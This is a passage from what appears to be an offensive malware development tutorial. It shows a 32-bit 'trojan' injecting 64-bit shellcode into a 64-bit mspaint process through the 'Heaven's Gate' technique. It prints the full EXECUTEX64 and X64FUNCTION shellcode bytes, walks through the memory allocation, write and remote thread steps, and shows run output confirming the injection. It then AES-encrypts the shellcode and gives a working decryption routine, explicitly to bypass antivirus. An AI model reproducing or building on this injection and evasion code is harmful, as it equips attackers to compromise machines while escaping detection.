
We get the Thread Handle to be 0

And it is coming from:

```
170     hThread = CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE) pRemoteCode, NULL, 0, NULL);
171
172     printf("Thread Handle = %x\n", hThread);
173
```

It means that the CreateThread API failed to create a thread. But it should have been successful in copying the shellcode.

We can confirm that by using Process Hacker:



And we can see that is our 64-bit payload.

That implies that WriteProcessMemory succeeded, but CreateThread Failed.

So, now we will see how we can bypass this, by using Heaven's Gate Injection:

So, we can't inject a 32-bit trojan containing a 64-bit shellcode in a 64-bit target process, it is because of the WOW64 Security Hooks.

Here we can see the binary form of both EXECUTEX64 and X64FUNCTION:

```
10 BYTE migrate_executex64[] = "\x55\x89\xE5\x56\x57\x8B\x75\x08\x8B\x4D\x0C\xE8\x00\x00\x00\x00"
11                                     "\x58\x83\xC0\x2B\x83\xEC\x08\x89\xE2\xC7\x42\x04\x33\x00\x00\x00"
12                                     "\x89\x02\xE8\x0F\x00\x00\x00\x66\x8C\xD8\x66\x8E\xD0\x83\xC4\x14"
13                                     "\x5F\x5E\x5D\xC2\x08\x00\x8B\x3C\xE4\xFF\x2A\x48\x31\xC0\x57\xFF"
14                                     "\xD6\x5F\x50\xC7\x44\x24\x04\x23\x00\x00\x00\x89\x3C\x24\xFF\x2C"
15                                     "\x24";
16
17 // see '/msf3/external/source/shellcode/x64/migrate/remotethread.asm'
18 BYTE migrate_wownativex[] = "\xFC\x48\x89\xCE\x48\x89\xE7\x48\x83\xE4\xF0\xE8\xC8\x00\x00\x00"
19                                     "\x41\x51\x41\x50\x52\x51\x56\x48\x31\x02\x65\x48\x8B\x52\x60\x48"
20                                     "\x8B\x52\x18\x48\x8B\x52\x20\x48\x8B\x72\x50\x48\x0F\xB7\x4A\x4A"
21                                     "\x4D\x31\xC9\x48\x31\xC0\xAC\x3C\x61\x7C\x02\x2C\x20\x41\xC1\xC9"
22                                     "\x00\x41\x01\xC1\xE2\xED\x52\x41\x51\x48\x8B\x52\x20\x8B\x42\x3C"
23                                     "\x48\x01\xD0\x66\x81\x78\x18\x0B\x02\x75\x72\x8B\x80\x88\x00\x00"
24                                     "\x00\x48\x85\xC0\x74\x67\x48\x01\xD0\x50\x8B\x48\x18\x44\x8B\x40"
25                                     "\x20\x49\x01\xD0\xE3\x56\x48\xFF\xC9\x41\x8B\x34\x8B\x48\x01\xD6"
26                                     "\x4D\x31\xC9\x48\x31\xC0\xAC\x41\xC1\xC9\x0D\x41\x01\xC1\x38\xE0"
27                                     "\x75\xF1\x4C\x03\x4C\x24\x08\x45\x39\xD1\x75\xD8\x58\x44\x8B\x40"
28                                     "\x24\x49\x01\xD0\x66\x41\x8B\x0C\x48\x44\x8B\x40\x1C\x49\x01\xD0"
29                                     "\x41\x8B\x04\x88\x48\x01\xD0\x41\x58\x41\x58\x5E\x59\x5A\x41\x58"
30                                     "\x41\x59\x41\x5A\x48\x83\xEC\x20\x41\x52\xFF\xE0\x58\x41\x59\x5A"
31                                     "\x48\x8B\x12\xE9\x4F\xFF\xFF\xFF\x5D\x4D\x31\xC9\x41\x51\x48\x8D"
32                                     "\x46\x18\x50\xFF\x76\x10\xFF\x76\x08\x41\x51\x41\x51\x49\x8B\x01"
33                                     "\x00\x00\x00\x00\x00\x00\x48\x31\xD2\x48\x8B\x0E\x41\xBA\xC8"
34                                     "\x38\xA4\x40\xFF\xD5\x48\x85\xC0\x74\x0C\x48\xB8\x00\x00\x00\x00"
35                                     "\x00\x00\x00\x00\xEB\x0A\x48\xB8\x01\x00\x00\x00\x00\x00\x00"
36                                     "\x48\x83\xC4\x50\x48\x89\xFC\xC3";
```

And the same shellcode has been used in our code:

Then we are going to inject the payload into the target process.

So, first, we allocate the memory, using VirtualAllocEx, then copy the shellcode to the allocated memory using WriteProcessMemory.

Then we allocate memory in the local process for EXECUTEX64, then we allocate the memory for the X64FUNCTION.

Then we copy the shellcode into the allocated memory, so it copies the EXECUTEX64 into the allocated memory and then changes the permission to become executable. After this EXECUTEX64 is executable.

Then we are going to copy X64FUNCTION to the allocated memory, so it copies X64FUNCTION into the allocated memory and then changes the permission to become executable. After this X64FUNCTION is executable.

Next, we are going to set the parameters to run the EXECUTEX64 function, and here we are using the context threads.

Now, we are going to initialize the context threads: hProc, pRemoteCode.

Then we execute it, once it is executed, it will be in a suspended state, so we have to resume the thread to execute the shellcode.

Now execute the .bat file, and then check whether the file is a 32-bit or a 64-bit file by using the dumpbin command:

```
FLARE-VM 13-04-2024 2:52:34.13
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
14C machine (x86)
32 bit word machine

FLARE-VM 13-04-2024 2:52:40.35
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

We can see that it is indeed a 32-bit file.

So, now we will be injecting this in a 64-bit target process, so run the mspaint 64-bit version.


And we can see that we're able to execute the shellcode:

```
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan.exe
mspaint.exe PID = 5224
remote code = 009E0000
Press enter to continue...

pExecuteX64 = 00A80000 ; pX64function = 00AA0000
Press Enter to continue...


Thread created but in suspended state
Press enter to ResumeThread()...

FLARE-VM 13-04-2024 2:55:28.17
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

So, we were able to execute a 32-bit trojan containing a 64-bit payload and inject it in a 64-bit target process, and above we can even see the addresses of all the shellcode injected, and various other addresses.

So, let's verify it in the Process Hacker:



And we can see that it is indeed our payload. So, our trojan is working properly.

So, now we will see how we can encrypt the shellcode used in EXECUTEX64 and X64FUNCTION because it is widely used, so we will see how we can encrypt it so that it can bypass the AV.

So, to encrypt the shellcode, we will use the AES encryption:


So, use the Python file, first to convert the binary to a raw file, then use the raw file, to encrypt it. You will get both the key and the Encrypted shellcode, then paste it in the main.cpp function, and make sure to write a decryption function to decrypt the function.

It will look something like this:

```
151  //--- executex64_shellcode function (switches to 64-bit mode and runs x64function_shellcode)
152  unsigned char executex64_shellcode[] = { 0xdb, 0x58, 0xcd, 0x6, 0x9a, 0xf3, 0xc8, 0xa0, 0x97, 0xab, 0xa2, 0x9f, 0x1e, 0xb3, 0xa7, 0xd9, 0x84, 0xba, 0xc2, 0x79, 0xf, 0xe6, 0x15, 0xa, 0xae, 0xbf, 0xf8, 0x2e, 0x
153
154
155  unsigned int executex64_shellcode_length = sizeof(executex64_shellcode);
156
157  unsigned char executex64_key[] = { 0x4c, 0x42, 0x52, 0x25, 0xa4, 0x61, 0xe0, 0x61, 0xb6, 0xdf, 0xbd, 0x79, 0x8e, 0xf3, 0x2f, 0xfc };
158
159  size_t executex64_key_len = sizeof(executex64_key);
160
161  //--- x64function (calling RtlCreateUserThread in target process)
162  unsigned char x64function_shellcode[] = { 0x9c, 0x8a, 0x85, 0x2c, 0x8c, 0x33, 0xc3, 0x71, 0xf, 0xa5, 0x4c, 0x3d, 0x7f, 0x2c, 0xe4, 0xd5, 0xb2, 0x6, 0x9f, 0xf2, 0x7e, 0xe6, 0x4b, 0x7d, 0xad, 0x48, 0xa5, 0xb4, 0x3f,
163
164  unsigned int x64function_shellcode_length = sizeof(x64function_shellcode);
165
166  unsigned char x64function_key[] = { 0x47, 0x7d, 0x11, 0x3a, 0x2d, 0xb, 0x94, 0x7f, 0x5, 0xa6, 0x19, 0xef, 0x8a, 0x84, 0xa4, 0x6d };
167  size_t x64function_key_len = sizeof(x64function_key);
168
```

```
77  int DecryptAES(char * payload, unsigned int payload_len, char * key, size_t keylen) {
78      HCRYPTPROV hProv;
79      HCRYPTHASH hHash;
80      HCRYPTKEY hKey;
81
82      if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)){
83          return -1;
84      }
85      if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)){
86          return -1;
87      }
88      if (!CryptHashData(hHash, (BYTE*) key, (DWORD) keylen, 0)){
89          return -1;
90      }
91      if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0, &hKey)){
92          return -1;
93      }
94
95      if (!CryptDecrypt(hKey, (HCRYPTHASH) NULL, 0, 0, (BYTE *) payload, (DWORD *) &payload_len)){
96          return -1;
97      }
98
99      CryptReleaseContext(hProv, 0);
100      CryptDestroyHash(hHash);
101      CryptDestroyKey(hKey);
102
103      return 0;
104  }
105
```

And once again run the code, and check whether it is working or not:



And we can see that it is working properly, so our encryption method worked properly.